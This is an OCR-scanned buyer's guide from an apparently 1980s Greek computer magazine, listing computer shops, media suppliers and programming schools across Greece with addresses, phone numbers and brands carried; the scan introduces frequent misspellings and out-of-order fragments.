- **ULTIMATE COMPUTER SHOP**, Σωκρατους 79-81, 5227619, 5237104

## ΑΝΑΛΩΣΙΜΑ

- **A DISTRIBUTORS CORP.**, Μεσογείων 2, Πυργός Αθηνών, 778493-5 (Nashua, Datatype, 3M, Fuji, IBM, Δισκέτες, Μελετωניות, disk-packs, Tape Cartridges)
- **AANKAL A.E.**, Καποδιστριαύ 5, Άλιμος, 9839720, Ευριπίδου 7, Αθήνα, 3225469, 3251454 (Μελετωניות, Καθαριστικά, Φίλτρα, Δισκέτες)



# ΘΑΛΗΓΟΣ ΑΓΟΡΑΣ

**ΑΔΑ Α.Ε.Κ.Τ.Ε.**, Ελ. Βενιζέλου 20, Καλλιθέα, 9588688 (Διακ.τες CIS) • **ΑΝΔΡΕΑΣ ΠΥΛΑΡΙΝΟΣ**, Ακαδημίας 96-98, 3609311 (Διακ.τες Arisot) • **ΑΞΙΟΣ Ε.Ε. ΣΤ. ΠΑΝΑΓΙΩΤΟΥ & ΣΙΑ**, Παπαρηγοπούλου 40, 6424440 (Μηχανογραφικό χαρτί) • **ARLI**, Αθωνάσιος Κοντός, Σπείρας 1, 11523 Αθήνα, 6923913, 6918966 (Αυτοκόλλητες ετικέτες Μηχανογράφησης) • **BINARY LOGIC**, Δεληγιώργη 58, 17456, Άλιμος, 9940176, 9941305 (Account-track) • **Φ. ΒΟΥΝΤΑΣ & ΥΙΟΙ**, Α. Συγγρού 236, 9514211, (Maxell) • **COMPUTEE**, Τζαβέλλα 60, 4116816, Πειραιάς (Διακ.τες OMNI) • **COMPUTER DATA CORP. (IGM)**, Μεσογείων 2, Πύργος Αθηνών, 7778493-5, (Nashua, Datalife, 3M, Fuji, IBM, Διακ.τες, Μελανοτανικές, disk-packs, Tape Cartridges) • **COMPUTERLAND**, Α. Συγγρού 64, 9216985 • **CPS Ε.Π.Ε.**, Συγγρού 39, 11743, 9231130, 9231763 (Μελανοτανικές, Διακ.τες, Μαγι Ταινίες, Καθαριστικά) • **ΔΑΜΚΑΛΙΔΗΣ Α.Ε.**, Καραγεωργίου Σερβίας 7, 3248591-4 (Ρολοιαία διακ.τες, Συστήματα Αρχιεπιθετικής & περιφερειακά) • **DATAFORMS ΕΠΕ**, Αγ. Ιωάννου Ρέντη 104, 4811368 (Είδικα έντυπα υπολογιστών) • **DATAMEDIA**, Σαρανταπόρου & Φωκίας, 4819815 (Dysan) • **DATAMEORY Α.Ε.**, Ακτή Θεμιστοκλέους 4, Πειραιάς, 4183879 (Διακ.τες, Δισκοί, Ταινίες BASF, Μελανοτανικές) • **DATA TECHNOLOGY Ε.Π.Ε.**, Α. Συγγρού 314-316, 17673, Καλλιθέα, 9566126 (Dataclean, Διακοπθήκες Abba, Ετικέτες) • **DELTA SOUND**, Β' Αδελφού Όλγας 6, Δάφνη 17237, 9755409, 9708642 (Καθαριστικά δισκίων) • **G.M.S.**, Ελ. Βενιζέλου 104, Καλλιθέα, 9599104, 9599120 (Διακ. Ραγού) • **ΖΩΡΖΟΣ & ΣΙΑ Ο.Ε.**, Ανθίου Γαζή 9, 3224986 (Ταινίες, Εκτυπωτές) • **Θ.Χ. ΣΤΑΥΡΙΝΑΙΔΗΣ ΕΠΕ**, Έβρου 75 & Σινώπης, Αμπελόκηποι, 7709529 (Διακ.τες Infor) • **ΙΑΣΩΝ ΑΕΒΕ**, Καλλιέργης 25, 9238109 (Storage Master, Διακ.τες Kodak, Fuji, Pelikan, Διακοπθήκες, Καθαριστικά, μελανοτανικές, αντιβουβτικά) • **INCAS HELLAS**, Σωτηρός 12, Πειραιάς, 4170030, 4171169 • **INFORM ΤΥΠΟΜΗΧΑΝΟΓΡΑΦΙΚΗ Π. ΛΥΚΟΣ Α.Ε.**, Λεωφ. Βάρης - Κορυμπίου, 6622112, 6623536 • **ISOTIMPEX**, Ηνείρου 18-20, 8230011 (Δισκοί, Διακ.τες, IsotimpeX) • **IVORY**, Μεσογείων 308, Χαλαργός, 6533122, 6533195 (Διακ.τες RPS) • **KODAK HELLAS**, Παραδείσιος Αμαρουσίου, 6827766 (Διακ.τες, Περιφερειακά) • **LABEL O.E.**, Νοταρά 1 & Στουρνάρα, 3608878 - 3608372 (Αυτοκόλλητες ταινίες Μηχανογράφησης, Μελανοτανικές, Διακ.τες) • **LIARCO TRADING LTD**, Κονίτας 45, 163 45 Ηλιούπολη, 9706748, 9715231 (Posso Media Box) • **LINEA HELLAS ΕΠΕ**, Μεσογείων 30, 7752638 (Armor) • **3M HELLAS LTD**, Κηφισός 20, Μαρούσι, 6842902, 6842913 (3M) • **MAGNA ΕΠΕ**, Αριστοτέλους 101, 9224591 (kilobytes, Falcon, kodak) • **ΜΕΚΑΝΟΤΕΚΝΙΚΑ**, Δημητράκοπούλου 78, 9236789, 9229602 (Διακ.τες DISKY, Καθαριστικά δισκίων Δ. ΓΕΡΜΑΝΙΑΣ) • **MEMOREX**, Πατισσίου 57 (Περιφερειακά, μαγ. μέσο Μεμορέξ) • **MKT ΕΠΕ**, Μεσογείων 308, Χαλαργός, 6533195, 6533122 (Dennison, Elephant Memory Systems) • **M. ΜΥΛΩΝΑΚΗΣ**, Ηρακλείου 58 Καλλιθέα, 9567348 (Διακ. SONY) • **PELLICAN ΕΛΛΑΣ ΕΠΕ**, Μυλοποτάμου 18, Αθήνα 6931028-29-30 (Διακ. Pelikan, Μελανοτανικές, καθαριστικά) • **ΠΡΟΜΗΘΕΑΣ ΕΠΕ**, Δημητράκοπούλου 64, 9239987, 9025577 (Μαγνητικές ταινίες, δισκοί, διακ.τες μελανοτανικές, διακοπθήκες) • **SEMOTEX HELLAS LTD**, Θησίου 10 & Μυχαλακοπούλου, 7218751, 7218832 (Μαγνητικό μέσο Nashua) • **ΡΑΔΙΟ ΚΑΤΟΥΜΑΣ**, Πραξιτέλους 15-19, 3250412-16 (Connectors) • **ΣΥΛΛΟΓΙΚΗ ΕΠΕ**, Γρυσάρη 55, 9566098, 9522912 (Διακ.τες, καθαριστικά, μελανοτανικές Pelikan) • **TECHNICOMER**, Μαραθωνόδρομου 13, Π. Ψυχικό, 6718946, 6474429 (Athlana, μελανοτανικές Geta, org γραφείου Lambert) • **TELESTAR Α.Ε.**, Στουρνάρα 39, 3615447 (All-sop, Διακ.τες Datalife, ταινίες MIRA cartridges) • **ΤΡΙΑΣ ΕΠΕ**, Α. Συγγρού 19, 9222445 (Διακ.τες, Datalife, Verbatim ταινίες, μελανοτανικές, δισκοί) • **ΤΥΠΟΜΗΧΑΝΟΓΡΑΦΙΚΗ Α.Ε.**, Α. Βάρης - Κορυμπίου 194-00 Κορωπί, 6622112 (Μηχανογραφικά έντυπα) • **UNITED COMPUTER PRODUCTS Α.Ε.**, Α. Συγγρού 183, 9353358 (Storage Master) • **VIKELIS ENTERPRISES**, Α. Συγγρού 314-316, 9566126 (Δισκοί, Διακ.τες XIDEX, Magnetics - ανταλλακτικά περιφερειακών).

**ΗΛΕΚΤΡΟΝΙΚΕΣ ΠΡΑΓΜΑΤΟΠΟΙΗΣΕΙΣ**, Μαραθώνος 8, 55535 (Σταθεροποιητές τάσης) • **INFO 2000**, Πατρών 3, 844874 • **INFO-NORTH**, Β. Ουγκώ 3, 544300 • **INFOVISION**, Αλεξανδρείας 79, 846682 • **INPUT**, Θεμιστοκλ. 32, (Atari, Amstrad, Αναλώσιμα) • **INTERSOFT**, Τομισκή 44, 286996 • **ΚΑΝΕΛΗΣ & ΣΙΑ** Αγγελόκη 3, 236101 • **ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΩΝ**, Διακ.τηρίου 36, 269095, Δ. Γούναρη 58, 214228 & Αγγελόκη 31, 269095 • **KIS-WARE**, Β. Ούγας 93, 857551, (Spectrum, Amstrad, Commodore) • **ΚΥΒΕΡΝΗΤΙΚΗ**, Λεωφ. Κολιβάρας 11, 743529 • **ΛΑ-ΣΚΑΡΗΣ Ν.**, Αεροπορικής 8, 235073 • **ΛΑΜΠΡΟΠΟΥΛΟΥ ΑΦΟΙ ΑΕΒΕ**, Τομισκή 18 & Κωνσταντίνου, 269971 • **LOGICA**, Δαγρού 35 & Κονίτας, 914350 • **ΜΑΚΕΔΟΝΙΚΑ ΗΛΕΚΤΡΟΝΙΚΑ Α.Ε.**, Ξυγροπούλου 16, Καρλίου, 306800, 306801 (Rockwell, Force) • **ΜΑΛΛΙΑΡΗΣ & ΣΙΑ Ε.Ε.**, Αριστοτέλους 9, 278707 - 260309 (Διακ.τες, μηχανογραφικά έντυπα, αναλώσιμα, βιβλία, Amstrad) • **MICRONHELLAS**, Κων/Κεύς 88, 855741 (NEC) • **MICRO ΗΛΕΚΤΡΟΝΙΚΗ**, Καταμιθή 14, 853552 (Atari, Commodore, Περιφερειακά, Hardware) • **MICROΧΩΡΑ**, Ενωτικών 9, 525092 - 534460 • **MICOM**, Π. Πατρών Γερμανού 41, 272721 • **MICRO PERSONAL COMPUTERS**, Ερμού 2, 534258 (Spectrum, QL, Atmos, Electron, Commodore, Laser) • **MICROSYSTEMS**, Εγνατίας 90, 224423 (Tandy Radio, Shack) • **MPS ΠΛΗΡΟΦΟΡΙΚΗ ΒΟΡΕΙΟΥ ΕΛΛΑΔΑΣ**, Πολυτεχνείου 47, 540246, 536968 (Sinclair, Epson, BBC, Commodore, IBM PC, Arisot) • **NEW LOGIC**, Τομισκή 3, 533700, 531743 • **ΟΡΓΑΝΟΓΡΑΜΜΑ**, Εδέρου 4, 854962 (Atari, Commodore, Amstrad) • **ΠΟΛΥΤΟΠΟ**, Χαλαριόκη 40-42, 837063 (Atari, Amstrad, Commodore, βιβλία, διακ.τες) • **ΠΡΟΕΚΤΑΣΗ**, Πραξίας 28, 429157 • **ΠΡΟΞΗΜΟ**, Μολαοκίης 1 & Παπαρη 139, 927108 • **SIGMA COMPUTERS**, Πλ. Καλλιθέας 62, Αμπελόκηποι, 515312, 530697 (Canon) • **ΣΟΥΜΠΑΣΗΣ**, Εγνατίας 106, 265748 (Atari) • **SOFTSUPPORT**, Τομισκή 20, 846074 (Atari) • **SOFTSOUND**, Νκ. Φωκία 13, 286486 • **SPARROW**, Δωδεκανήσου 22, 546546 • **SPECTRAVIDEO**, Πολυτεχνείου 23, 538884, (computers, joysticks, printers) • **ΣΥΝ-ΠΛΗΝ**, Αγ. Σοφίας 24, Θεσ/νίκης, 260792 • **SUPER MARKET SYSTEM**, Μητροπόλεως 33, 263007 (Atari, CBM) • **ΤΕΧΝΟΔΙΑΣΤΑΣΗ**, Τομισκή 135, 264486 (Arisot, Sanyo, Commodore, Dragon, Spectrum, Onic Atmos, εκτυλ. Star) • **TIT**, Αριστοτέλους 26, 283990 (Apple) • **ΦΕΛΕΚΗΣ**, Εγνατίας 5, 519268 (Atari, Commodore).

## ΑΝΑΛΩΣΙΜΑ

• **ALLCOM**, Καρμύλα 5, 285538 • **CYCLOS**, Αγγελόκη 39, 279574 • **DATA**, Λεόντιος Σοφού 4, 541386 • **DATA LINE - ΑΝΤΩΝΙΑΔΗΣ**, Μητρούρα 4, 855571 - 842964 (Αναλώσιμα, Ετικέτες, Μηχανογραφικά έντυπα) • **DATASTATION**, Καρακιά 14, 423624 • **ELKOM Α.Ε.**, Μητροπόλεως 14, 221888, 271929 (έπιπλα Η/Υ) • **INFOFAX HELLAS**, Φραγκών 19, 540247 (Περιφερειακά, αναλώσιμα) • **FABLE**, Χρυσόστομου Σμύρνης 11, 270886, 233045 (Διακ.τες Sony, Maxell, Bast, Verbatim) • **KYM**, Πλάτωνος 25, 221248 (Διακ.τες Spectrum) • **LEFFETO**, Γλαβιανού 27, 519083 (έπιπλα Η/Υ) • **LETTERA**, Φραγκών 11, 536036, 540302 • **MEMORY**, Διακ.τη 5, 233775 • **ΠΑΠΑΔΟΠΟΥΛΟΣ**, Πτολεμαίου 29Α, 525807 • **PARAGON**, Λεόντιος Σοφού 2, 536300 • **PLEX**, Φιλίππου 75, 229-677 (έπιπλα Η/Υ) • **ΠΛΗΡΟΦΟΡΙΚΗ COMPUTERS**, Φραγκών 19, 540247 (αναλώσιμα, έπιπλα γραφείου) • **SPOT**, Μπζάνιου 16, 856730 (αναλώσιμα, διακ.τες).

## ΣΧΟΛΕΣ

### ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

• **BBC**, Αριστοτέλους 5, 239293 - 279191 • **DATASTATION**, Καρακιά 14, 423624 • **DIDACTA**, Εγνατίας 53, 233977 • **ΕΚΕΣ-PIGIER**, Τομισκή 40, 273271 • **ΕΛΚΕΠΑ**, Δωδεκανήσου 10B, 532831 • **HALL COMPUTER**, Αρσίου & Ερμ. Παπα 2, 412418 • **ICBS**, Ν. Κουντουριώτη 3, 517783 • **ICC**, Παύλου Μετα 38, 269469 • **ΙΕΣΕ**, Δωδεκανήσου 24, 538100 • **ΙΝΣΤΙΤΟΥΤΟ ΠΛΗΡΟΦΟΡΙΚΗΣ**, Δωδεκανήσου 25, 531557 • **ΚΕΜΟΣ**, Λεόντιος Σοφού 2, 514136 • **LOGIC LINE**, Εγνατίας 128, 263717 • **LOGICA**, Δαγρού 35 & Κονίτας, 914350 • **MICROLAB**, Αλ. Σταύρου 23, 928965 • **NORTH COLLEGE**, Μητροπόλεως 6, 543727 • **NORTH DATA**, Μοναστηρίου 17, 540421 • **ΠΥΘΑΓΟΡΑΣ**, Μοναστηρίου 14, 517369 • **ΠΥΡΑΜΙΣ**, Μαυροκοράτου 38, 827180 • **ΣΑΡΡΗ**, Παύλου Μετα 18, 279228 • **SCUOLA ITALIANA**, Δωδεκανήσου 26, 521720 • **SILICON**, Δωδεκανήσου 15, 518977 • **TIT**, Αριστοτέλους 26, 283990 • **ΤΣΑΚΑΛΟΥ**, Καραίου Νηλ 35, 273466 • **ΦΑΡΟΣ**, Αγ. Σοφίας 37, 280216 • **ΧΑΤΖΗ**, Αγ. Σοφίας 38, 268896.

## ΑΛΛΗ ΕΛΛΑΔΑ

### ΑΓΡΙΝΙΟ

• **ΑΛΓΟΡΙΘΜΟΣ WEST**, Π. Δημοκρατίας 1, 28394 • **COMPUTER CENTRE**, Ηλία Ηλίου 5, 2ος ορόφος • **DATALOGIC Α. ΜΠΑΡΔΑΚΗΣ**, Τσαλβάρη 42 • **01 ΗΛΙΑΣ ΔΕΛΗΓΩΡΓΗΣ**, Π. Παπαρηγοπούλου, Συνταξιών, 25243.

### ΑΛΕΞ/ΠΟΛΗ

• **ALEXANDROUPOLIS COMPUTER CENTER**, Πέτρος Γαβριηλίδης, Μοσχωνίου 5, 25629 • **COMPUTER SHOP ΚΑΡΑΓΙΑΝΑΚΗΣ**, Βενιζέλου 59, 29661, 26519 • **ΓΑΒΑΝΟΥΔΗΣ ΒΑΓΓΕΛΗΣ**, Ειρήνης 29, (0551) 23204, 21243 • **STUDIO 2000**, ΠΑΝΙΤΣΟΥΔΑΜ, Β. Γουαγιού 280, 23460.

### ΑΡΓΟΣ

• **ΠΑΠΑΔΟΠΟΥΛΟΥ Θ. ΕΥΑΓΓΕΛΙΑ**, Μ. Αλεξάνδρου 35, 42208 • **SYTEC**, Κοραή 21, 21561.

### ΒΕΡΟΙΑ

• **ΑΣΚΙΔΗΣ ΤΑΣΟΣ**, Μητροπόλεως 37, 27189 • **ΑΦΟΙ ΓΕΩΡΓΙΟΥ**, Μητροπόλεως 33, (0331) 28875 • **I & S GROUP**, Μολαοκίη 6, 0331-64857 • **ΚΕΝΤΡΟ ΠΛΗΡΟΦΟΡΙΚΗΣ**, Μητροπόλεως 25, 27779 • **KISWARE**, Πελοποννήσου 23, Αλεξανδρείας, (033) 23802 • **ΜΗΧΑΝΟΓΡΑΦΗΣΗ ΒΕΡΟΙΑΣ Ο.Ε.**, Κεντρικής 269, 21841, Βέρροια • **ΠΑΝΑΓΙΩΤΙΔΗΣ**, Βικέλα, 22183 • **BUSINESS COMPUTER**, Ηρας 28.

### ΒΟΛΟΣ

• **COMPUTER ARTS**, Σπυριδώνη 62, 25051, 23362 • **ENERCOM Ο.Ε.**, Κωνσταντά 135 & Αντιναυπηκού, 39789 • **ΜΗΧΑΝΟΓΡΑΦΗΣΗ ΒΟΛΟΥ**, Κωνσταντά 128 & Κ. Καράλη 38710 • **ΜΗΧΑΝΟΓΡΑΦΙΚΗ ΛΥΣΗ**, Δημητριάδου 249, 25068 • **ΜΗΧΑΝΟΓΡΑΦΙΚΗ Ο.Ε.**, Αντιλήφως 277, 38666 • **MICROPOLIS**, Ανθίου Γαζή 153, 21222 • **ΜΠΙΡΜΠΟΣ Γ.**, Ερμού 170, 22886, 37527 • **ΠΛΗΡΟΦΟΡΙΚΗ Ε.Π.Ε.**, Αλεξάνδρου 127 & Καράλη, 36888 • **ΒΑΣ. ΣΕΦΕΡΕΙΑΔΗΣ - ΜΗΧΑΝΟΓΡΑΦΙΚΗ ΛΥΣΗ**, Δημητριάδου 249, 25068 (Apple) • **SYSTEM B. ΒΟΡΡΙΑΣ**, Κωνσταντά 140-142, 28402.

### ΓΡΕΒΕΝΑ

• **ΓΡΕΒΕΝΑ COMPUTERS**, Γ. Μπουσιού 18, 22131.

### ΔΡΑΜΑ

• **DRAMA COMPUTER CENTRE**, Κ. Παλαιολόγου 16, 22225 • **INFOCOM**, Εφεδρών Αξιωματικών 36, 20735.

### ΕΔΕΣΣΑ

• **Α. ΜΑΝΤΖΟΠΟΥΛΟΣ**, Αριστοτέλους 3, 56200

### ΖΑΚΥΝΘΟΣ

• **ΚΑΓΚΟΥΡΑΣ Γ.**, Νικολάου Καλιβά 152, 22040, 22675.

### ΗΡΑΚΛΕΙΟ

• **C.P.M.**, Κυμνίας 4, 286126 • **INFOKRETA ΕΜΠΟΡΙΚΗ ΕΠΕ**,

## ΘΕΣΣΑΛΟΝΙΚΗ

• **ANCO**, Δημ. Γούναρη 42, 278189 (Commodore, Περιφερειακά) • **ΑΡΓΥΡΙΑΔΗΣ Α.**, Ευδοκίου 7, 626337 • **ARONIS TOYS**, Κωνσταντίνου 23, 278874 (Atari CBM) • **Γ. ΚΕΝΤΡΟΥ**, Ν. Εγνατίας 317, 306765, 315379 • **CYCLOS**, MICROSYSTEMS, Αγγελόκη 39, 279574, 266957 (Commodore, Amstrad, Coco Radio Shack) • **DATASTATION**, Καρακιά 14, 423624 • **ΕΙΣΑΓΩΓΙΚΗ ΙΑΠΩΝΙΑΣ**, Πολυγώνου 1, 914482, (Amstrad, Olivetti) • **ΕΛΚΑΤ**, Βασ Γεωργίου 12, 833581 (Atari) • **ΕΛΜΗ Α.Ε.**, Εγνατίας 30, 544837 (Atari) • **ELKOM Α.Ε.**, Μητροπόλεως 14, 221888, 279129 (Citizen, Amstrad, Commodore) • **ELITE**, Δ. Γούναρη 48, 221106 • **ΕΥΑΓΓΕΛΙΑΔΗΣ**, Εγνατίας 65, 270054 (Newbrain, Amstrad, Multitech, Pision) • **ΕΥΚΛΕΙΔΗΣ**, Θεοφ. Χαρίση 51, 833587 (Sinclair, Amstrad, Commodore, Avette) • **GENERAL SYSTEMS**, Εθν. Αμύνης 9, 285139, 285382 (Vector, Sinclair, Commodore, Amstrad, Epson) • **HALL COMPUTER**, Αρσίου & Ερμ. Παπα 2, 412416 •



# ΟΔΗΓΟΣ ΑΓΟΡΑΣ

Τοκίωτη 11, 081-283251, Ηράκλειο Κρήτης • **ΚΑΡΔΟΥΛΑΚΗΣ, ΤΣΟΥ-  
ΚΑΤΟΣ, ΒΑΣΙΛΕΙΟΥ Ο.Ε., ΗΛΕΚΤΡΟΝΙΚΗ ΚΡΗΤΗΣ**, Μαρα-  
ωστή 3, 253333 • **ΠΛΗΡΟΦΟΡΙΚΗ ΚΡΗΤΗΣ Ε.Π.Ε.**, Τοκίωτη 11,  
081-283251, Ηράκλειο Κρήτης • **PLOT 3**, Καρδίσιος 34, Αγ. Παρασκευή •  
**ΚΑΤΖΑΚΗΣ**, Σμυρνης 25, 285739.

## ΙΩΑΝΝΙΝΑ

• **ΑΒΑΚΑΣ**, Αράπη 2, 70079 • **ΗΛΕΚΤΡΑΓΟΡΑ ΗΠΕΙΡΟΥ - MIC-  
ROBRAIN**, 28ης Οκτωβρίου 45, 20341, 31170 • **PROGRAM ΕΠΕ**, Χ.  
Τακίωτη 26, 34301 • **COMPUTER SYSTEMS Ο.Ε.**, Νάμ Ζερόβα 18,  
35600 • **PROGRAM LTD**, Μ. Αγγελού 7, (0651) 34301 TLX 322257 •  
**THE DISPLAY**, Μχ. Αγγελού 11, 45332

## ΚΑΒΑΛΑ

• **CAVALA COMPUTER CENTER**, Γαλ. Δημοκρατίας 43, 834258 •  
**ΤΕΧΝΟΛΟΓΙΑ**, Ελ. Βενιζέλου 36, 837550, 231876, (Amstrad, Tulip, Star) •  
**ΠΛΗΡΟΦΟΡΙΚΗ**, Αιαντός 1, 222831.

## ΚΑΛΑΜΑΤΑ

• **CO-BRA, ΕΠΕ**, Λ. Σιδηροδρομικού Σταθίου 19, 29209 • **COM-  
PUTER MIND**, Αριστοτέλους 107. • **DEMO COMPUTER CEN-  
TER**, Μπαυλουκά 54, 91963.

## ΚΑΡΔΙΤΣΑ

• **MEGAPOLIS COMPUTER**, Δ. Μηλασσάκη 6, 25306.

## ΚΑΣΤΟΡΙΑ

• **COMPUTRON**, Κολοκοτρώνη 4, 22715 • **MICRO ΥΠΟΛΟΓΙΣΤΙ-  
ΚΗ Ο.Ε.**, Μ. Αλεξάνδρου 15, 25161 • **VIDEO CLUB MICROCOM-  
PUTERS**, Κολοκοτρώνη 4.

## ΚΑΤΕΡΙΝΗ

• **COMPUTER LIFE**, Κρόνιας 6, 36057 • **COMPUTER SYSTEM**,  
Μ. Αλεξάνδρου 5, 0351-25851 • **INFO BUSINESS COMPUTERS**  
Παν. Τσαλδάρη 2, 24800.

## ΚΕΡΚΥΡΑ

• **CORFU VIDEO CENTER**, Καποδιστρίου 3, 36076 • **CORFU  
COMPUTER CENTER**, Γ. Ζαφειροπούλου 12, (0661) 31782.

## ΚΙΑΤΟ

• **MICROPOLIS ΚΙΑΤΟΥ**, Αριστοτέλους 32, 20200, 28542 • **MNH-  
MH COMPUTERS**, Μεταμόρφωσης Σμυρνης 23, 24004.

## ΚΙΛΚΙΣ

• **LS COMMECE.E.**, Computers Μηχανοργάνωση, Γαβριηλίδη  
Θεσσαλονίκης 32, 0341-25316.

## ΚΟΖΑΝΗ

• **COMPUTER HOUSE E.A.**, Μακεδονιστών 11, 32914 • **COM-  
PUTER WORLD**, Κέρτασι, Τζόνιον 15, 22381 • **KENTRO ΥΠΟΛΟ-  
ΓΙΣΤΩΝ ΒΟΪΟΥ**, Παύλου Μελά 12, Νεοπολι Κοζάνης, (0468) 23150 • **ΜΗ-  
ΧΑΝΟΡΓΑΝΩΣΗ ΚΟΖΑΝΗΣ**, Δημοκρατίας 21, 39936, 30133 (Amstrad,  
Olivetti, Bull, Multitech) • **ΝΙΚΟΣ ΑΙΜΙΝΙΔΗΣ COMPUTERS** Πανδύ-  
ρας 2, 25650.

## ΚΟΜΟΤΗΝΗ

• **INFO-ΘΡΑΚΗ Ο.Ε.**, Αίνου 41, 27123 • **ΜΗΧΑΝΟΡΓΑΝΩΣΗ  
ΔΗΜΟΚΡΙΤΟΣ**, Αποστόλου Σούτρου 23, 0531-26913 • **ΜΗΧΑΝΟΡ-  
ΓΑΝΩΤΙΚΗ & ΣΙΑ**, Ν. Ζωίδου 58, 0531-31311 • **SKK COMPUTER  
SYSTEM**, Μουρινέας 2, 29136.

## ΚΟΡΙΝΘΟΣ

• **COMPUPLAN**, Κολοκοτρώνη 24, 0741-26050 • **MICROPOLIS**, Θεοτο-  
κη 70, 29506 • **ΠΛΗΡΟΦΟΡΙΚΗ ΚΟΡΙΝΘΟΥ ΕΠΕ**, Θεοτοκή 26.

## ΚΩΣ

• **COMPUTERS**, 25ης Μαρτίου 21, 0242 22823.

## ΛΑΜΙΑ

• **COMPUTER ACTION**, Πλ. Παρνού 12, 35414 • **ΚΩΣΤΑΡΕΛΟΣ  
Κ.**, Κολοκοτρώνη 32, 32096 • **MICROLAND CENTER**, Αντώνων 3,  
34796 & Τρωάνων 3, 37880 (Commodore Club) • **ΝΤΕΛΛΑΣ**, Λαυνίου 21,  
20795 • **ΠΑΠΑΝΑΣΤΑΣΙΟΥ Χ.**, Κολοκοτρώνη 32, 32996 • **ΤΕΧΝΟΗ-  
ΛΕΚΤΡΟΝΙΚΗ**, Αιολίας 6, 31858.

## ΛΑΡΙΣΑ

• **ΒΙΚΤΩΡΙΑ Α.Ε.**, Λαμπρού Κατώνη 14, (041) 226689 (Atari) • **INFO**,  
Κουμουνδούρου 22, 41222, 255957 • **STEP**, Ν. Μανηλαρά 45, 233250 •  
**CHERRY COMPUTERS**, Μ. Αλεξάνδρου & Πατρόκλου 12, 223702 •  
**ΤΕΧΝΙΚΗ ΜΙΚΡΟΥΠΟΛΟΓΙΣΤΩΝ**, Παναγασσίου 70, 259221

## ΛΕΙΒΑΔΙΑ

• **ΤΕΧΝΟΛΟΓΙΑ COMPUTERS SYSTEMS**, Πεσσώντων Μαχητών  
60.

## ΜΕΓΑΡΑ

• **ΓΝΩΣΗ COMPUTERS**, Γ. Σχώρα 98, (0296) 23322.

## ΜΥΤΙΛΗΝΗ

• **HI-FI ELECTRONICS-KINIKΗΣ**, Κουντουριώτη 17, 27487 •  
**ΛΕΣΒΙΑΝΗ ΜΗΧΑΝΟΡΓΑΝΩΣΗ**, Ικτινίου 2, 22806.

## ΝΑΟΥΣΑ

• **ΛΑΦΑΡΑΣ Θ. ΣΕΡΑΦΕΙΜ**, Καμιντή 4, 25658.

## ΞΑΝΘΗ

• **ΔΗΜΟΚΡΙΤΟΣ**, Βασ. Κωνσταντίνου 35, 26831 • **ΠΑΡΑΣΧΟΣ-ΚΕ-  
ΦΑΛΑΣ**, Χατζησταυρού 2, 26920.

## ΠΑΤΡΑ

• **COMPUTER FORM**, Αγ. Ανδρέου 26, 276481 • **COMPUTER  
PRACTICA ΕΠΕ**, Μαιζωνας 478 & Ζαΐμη, 276691 • **Η. Κ.** Μουρούζη 44,  
422247 (Atari, Amstrad, SPECTRUM, Sanyo, Citizen) • **ΤΕΧΝΟΧΡΟΝΟΣ  
COMPUTER ΟΕ**, Πατρέως 66-68, 274026 • **MICROTEC**, Ρήγα Φε-  
ρραίου 152 & Κανάρη, 325515, 336393 • **ON LINE SYSTEMS**, Κορινθίου  
371, 262 22, 335807 • **ΠΛΗΡΟΦΟΡΙΚΗ Ο.Ε.**, Μαιζωνας 29-35, 270259 •  
**ΠΡΟΜΗΘΕΑΣ**, επιστημονικό και τεχνικό λογικό, Γρ. Καρα-  
κώστας, Σπ. Καραβασιλής Ο.Ε., Έλληνας Στρατιώτου 93Δ, 432523.

## ΠΟΥΛΓΥΡΟΣ

• **INFOMHXANIKH**, Όπιαθεν Νομαρχίας, 0371 - 22611.

## ΠΤΟΛΕΜΑΪΔΑ

• **ΕΠΙΛΟΓΗ**, 25ης Μαρτίου 20, 26990 • **ΝΑΤΑΣΑ ΚΩΝ/ΝΙΔΟΥ -  
ΤΣΙΑΡΑ**, Π. Μελά 4 (0463) 21001 • **MICRO COMPUTER SHOP**, Π.  
Μελά 4, 21001, 50200, Πτολεμαΐδα.

## ΠΥΡΓΟΣ

• **ΤΕΧΝΟΠΛΗΡΟΦΟΡΙΚΗ ΕΠΕ**, Θεμιστοκλέους 11, 27100, (0621)  
24886.

## ΡΕΘΥΜΝΟ

• **Ε. ΜΑΡΑΓΚΑΚΗ - ΔΗΜΑ Ο.Ε.**, Κουντουριώτη 128 & Χαρτατζή,  
0831-22487.

## ΡΟΔΟΣ

• **Α.Μ. Λουϊζίδης**, Βενετοκλέων 48, 85100, 23647 • **MICROPOLIS**,  
Μιχαήλ Πετρίδη 20, 32340 • **RODOS COMPUTER CENTER**, Λεμε-  
σίου 8-10, 33888 • **ΞΕΝΑΚΗΣ Α.Ε.**, Λιόσση 40, 30724 96407.

## ΣΑΜΟΣ

• **ΓΕΩΡΓΙΟΣ Ε. ΠΑΛΑΜΑΡΗΣ**, ΒΑΘΥ ΣΑΜΟΥ, 0273-22405.

## ΣΕΡΡΕΣ

• **COMPUTER FUN SHOP**, Ραβίνε 2, 24670 • **SERRES COM-  
PUTER CENTER**, Π. Χριστοφόρου • **ΓΡΗΓ. ΤΣΑΚΙΡΔΑΗΣ & ΣΙΑ  
Ο.Ε.**, Δ. Φλωρία 8.

## ΣΠΑΡΤΗ

• **COMPUTER & VIDEO**, Αηγαίου 46, 23515 • **Κ. ΨΥΧΟΓΙΟΣ &  
ΣΙΑ Ο.Ε.**, Λυκούργου 146B, (0731) 22557, 21509.

## ΣΥΡΟΣ

• **ΣΥΡΟΣ COMPUTERS AND VIDEO CENTER**, Ανδρού 16,  
0281-25536.

## ΤΡΙΚΑΛΑ

• **MICROPOWER COMPUTERS**, Κατζηγάδη 9 • **MICRO WON-  
DER**, Καραϊσκάκη 86.

## ΦΛΩΡΙΝΑ

• **ΠΛΗΡΟΦΟΡΙΚΗ Ε.Π.Ε.**, Μεγαρόβου 23, (0385) 25333.

## ΧΑΛΚΙΔΑ

• **ΤΡΙΑΝΤΑΦΥΛΛΟΥ COMPUTERS AND SERVICES**, Κριεζώ-  
του 3, 20764 • **ΤΕΧΝΟΛΟΓΙΑ COMPUTERS SYSTEMS**, Πλ. Αγοράς  
14, 1ος όροφος, 83983.

## ΧΑΝΙΑ

• **ΚΥΒΕΡΝΗΤΙΚΗ ΑΦΟΙ ΜΑΡΜΑΡΑΚΗ Ε.Ε.**, Κυθωνίας 32-34,  
50450 73100 • **MICROLAND**, Αποκαρώνου 20, 731 00, (0821) 20346 •  
**MEMO COMPUTERS**, Τζανακάκη 19, Χανιά • **VIDEO COM-  
